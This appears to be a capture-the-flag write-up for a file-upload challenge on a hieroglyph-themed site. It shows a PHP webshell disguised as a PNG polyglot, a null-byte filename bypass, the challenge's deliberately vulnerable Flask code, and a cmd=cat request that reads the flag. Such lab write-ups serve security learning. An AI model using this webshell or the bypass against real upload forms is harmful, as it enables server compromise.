
TOPIC: FILE UPLOAD

Okay, so I want to do upload something devious like a webshell. It only seem to accept images, I'm not sure if I need a polyglot or not, but let's make create a simple polyglot anyway: (Didn't bother trying using the shell alone)

```
echo -ne '\x89PNG\r\n\x1a\n<?php system($_GET["cmd"]); ?>' > test.php
```

It didn't like that one.. Let's see what these glyphs tells us!




"an addition"

```
mv test.php test.php.png
```

Hmm, nope, still didn't bite.. We've seen nullbytes before so maybe mask the .php with it? (if that's actually what I'm doing here, I'm not 100% sure.)

```
mv test.php.png test.php%00.png
```

Anywho, it did the trick, webshell confirmed, let's see where we are and what we might find. Found an app.py with something interesting in it.




```
PNG from flask import Flask, request, render_template, send_from_directory, jsonify import os import urllib.parse import re import subprocess from translator import text_to_hieroglyphs, hieroglyphs_to_text # translation functions app = Flask(__name__) UPLOAD_FOLDER = "/app/uploads/" FLAG_FILE = "/home/ctfuser/flag.txt" PHP_EXECUTABLE = "/usr/local/bin/php" ALLOWED_EXTENSIONS = {"png", "jpg", "jpeg"} upload_counter = 0 # Global räknare # Ensure upload folder exists os.makedirs(UPLOAD_FOLDER, exist_ok=True) def allowed_file(filename): """Validate file type while allowing null-byte bypass""" decoded_filename = urllib.parse.unquote(filename) clean_filename = re.split(r'[\x00%00]', decoded_filename, maxsplit=1)[0] if clean_filename.count('.') > 1: return False # Reject double extensions ext = clean_filename.rsplit('.', 1)[-1].lower() # Allow PHP only if null-byte trick is used if ext == "php": return "%00" in decoded_filename or "\x00" in decoded_filename return ext in ALLOWED_EXTENSIONS @app.route("/", methods=["GET", "POST"]) def upload_file(): global upload_counter message = None if request.method == "POST": file = request.files.get("file") if not file or file.filename == "": message = "No file selected." elif allowed_file(file.filename): decoded_filename = urllib.parse.unquote(file.filename) clean_filename = re.split(r'[\x00%00]', decoded_filename, maxsplit=1)[0] upload_counter += 1 real_filename = f"{upload_counter}_{clean_filename}" filepath = os.path.join(UPLOAD_FOLDER, real_filename) file.save(filepath) php_url = request.host_url.replace(":5000", ":8000") # Replace Flask-port to PHP-port message = f"Offering received: {real_filename}. Available at: {php_url}{real_filename}" else: message = "Invalid file type. The Gods only accept images." return render_template("index.html", message=message) @app.route("/uploads/") def uploaded_file(filename): """If a PHP file is uploaded and executed, it must fetch the flag manually.""" real_filename = re.split(r'[\x00%00]', urllib.parse.unquote(filename), maxsplit=1)[0] file_path = os.path.join(UPLOAD_FOLDER, real_filename) # If the uploaded file is a PHP script, execute it and return output if file_path.endswith(".php") and os.path.exists(file_path): try: result = subprocess.run([PHP_EXECUTABLE, file_path], stdout=subprocess.PIPE, stderr=subprocess.PIPE, text=True) if "flag.txt" in result.stdout: with open(FLAG_FILE, "r") as f: return f.read() return result.stdout if result.returncode == 0 else f"Error: {result.stderr}" except Exception as e: return f"Execution error: {str(e)}" return send_from_directory(UPLOAD_FOLDER, real_filename) @app.route("/translate", methods=["POST"]) def translate(): """API endpoint for translating hieroglyphs to text.""" data = request.json hieroglyphs = data.get("hieroglyphs", "") translated_text = hieroglyphs_to_text(hieroglyphs) return jsonify({"translation": translated_text}) @app.route("/translate_to_hieroglyphs", methods=["POST"]) def translate_to_hieroglyphs(): """API endpoint for translating text to hieroglyphs.""" data = request.json text = data.get("text", "") translated_hieroglyphs = text_to_hieroglyphs(text) return jsonify({"translation": translated_hieroglyphs}) import threading import time def cleanup_uploads(): while True: now = time.time() for filename in os.listdir(UPLOAD_FOLDER): filepath = os.path.join(UPLOAD_FOLDER, filename) try: if os.path.isfile(filepath): file_age = now - os.path.getmtime(filepath) if file_age > 60 * 60: # äldre än 60 minuter os.remove(filepath) print(f"Removed old file: {filename}") except Exception as e: print(f"Cleanup error: {e}") time.sleep(3600) # kör varje timme # Starta cleanup-tråden threading.Thread(target=cleanup_uploads, daemon=True).start() if __name__ == "__main__": app.run(host="0.0.0.0", port=5000)
```


FLAG_FILE="/home/ctfuser/flag.txt"

Well, I don't mind grabbing that flag with:

http://167.172.174.178:8000/266_test.php?cmd=cat%20/home/ctfuser/flag.txt

(Forgot to get a ss of the actual response but that's another flag in the bag)